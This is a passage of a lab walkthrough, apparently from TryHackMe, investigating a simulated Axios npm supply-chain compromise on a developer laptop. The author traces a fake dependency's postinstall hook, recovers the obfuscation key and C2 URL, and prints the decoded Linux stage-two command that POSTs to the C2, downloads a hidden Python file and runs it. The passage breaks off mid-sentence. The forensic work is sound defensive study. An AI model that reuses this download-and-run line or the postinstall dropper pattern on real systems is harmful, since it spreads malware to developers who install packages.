The scenario: Richard Lee, a junior developer on a blog redesign, recently started learning Axios. The SOC team flagged his Ubuntu laptop (lpt-18092) in the initial sweep. The job is to verify whether he was infected before the attackers make their next move.
Two malicious versions of Axios — 1.14.1 and 0.30.4 — were injected with a dependency that downloaded a second-stage RAT on Windows, macOS, and Linux. Security vendors attribute the attack to a North Korean financially motivated state actor (UNC1069). The attack chain: social engineering a maintainer via ClickFix, stealing his npm token, staging a fake dependency, injecting it into Axios, and letting every npm install do the rest.
Q1 — What is the version of the installed Axios library?
Confirmed Docker was running, then started hunting.

The first find command across the entire filesystem produced too much output and had to be killed with Ctrl+C. Scoped it to /home instead:
find /home -name "package.json" 2>/dev/null
There it was in Richard's home directory. As my dad likes to say about something you're seeking: "It's always the last place you look."
cat /home/ubuntu/Desktop/thm-blog/node_modules/axios/package.json | grep '"version"'

Answer: 1.14.1 — the malicious version from the briefing.
Q2 — What suspicious package does Axios depend on?
cat /home/ubuntu/Desktop/thm-blog/node_modules/axios/package.json | grep -A5 '"dependencies"'The legitimate Axios dependencies are follow-redirects, form-data, and proxy-from-env. typing-coreutils is the odd one out — designed to look innocuous by mimicking coreutils. I was closely following this attack as it unfolded in the real world. THM swapped in typing-coreutils as the stand-in for plain-crypto-js.
cat /home/ubuntu/Desktop/thm-blog/node_modules/typing-coreutils/package.json | grep '"version"'
Answer: typing-coreutils@1.6.4
Q3 — What command is run after the package installation?
Looking for a postinstall hook — likely in typing-coreutils/package.json under the scripts section:
cat /home/ubuntu/Desktop/thm-blog/node_modules/typing-coreutils/package.json | grep -A5 '"scripts"'
Suspicions confirmed. The postinstall hook fires automatically the instant npm finishes installing the package — no user interaction required. I feel for anyone cleaning up the real-world fallout from this.
Answer: node postinst.js
Q4 — What is the encryption key for the JS strings?
cat /home/ubuntu/Desktop/thm-blog/node_modules/typing-coreutils/postinst.js

Shoutout to my Sec+ instructor for really hammering in the critical nature and diverse methods of obfuscation and deobfuscation. Right near the bottom:
ord = "OrDeR_7077"
ord is passed as the r parameter into every _trans_1 and _trans_2 call. For everything in the stq array, it's the encryption and decryption key for all obfuscated strings.
Answer: OrDeR_7077
Q5 — What is the full C2 URL found in the JS file?
The briefing suggested letting JavaScript deobfuscate itself via browser DevTools or Node.js. Firefox first — F12 to open DevTools, Console tab:


Browser DevTools hit a wall — Buffer is a Node.js API, not a browser API. Moved to the terminal and saved the decode script to a file, then ran it with Node:
cat > /tmp/decode.js << 'EOF'
[full decode script with stq array and ord]
stq.forEach((s, i) => console.log(i, _trans_2(s, ord)));
EOF
node /tmp/decode.js
Breaking down the decoded output:
- Index 0 =
child_process— Node.js module for executing system commands - Index 1 =
os, Index 2 =fs - Index 3 = the C2 base URL
- Index 5 =
win32, Index 6 =darwin— OS detection branches - Index 7 = Windows VBS payload, Index 9 = macOS osascript payload
- Index 12 = Linux payload
The full URL is constructed by appending x — the argument passed to _entry. At the bottom of the original script: 1502068.
Answer: http://sfrquack.thm:8000/1502068
Q6 — What string is sent to the C2 to initiate the payload download?
The answer was in the decoded output from Index 12 — the Linux branch:
curl -o /tmp/.promise.py -d pypi.org/latest -s SCR_LINK && python3 /tmp/.promise.py SCR_LINK &
The -d flag in curl means "data" — the POST body sent to the C2. pypi.org/latest is the string the infected machine sends to say 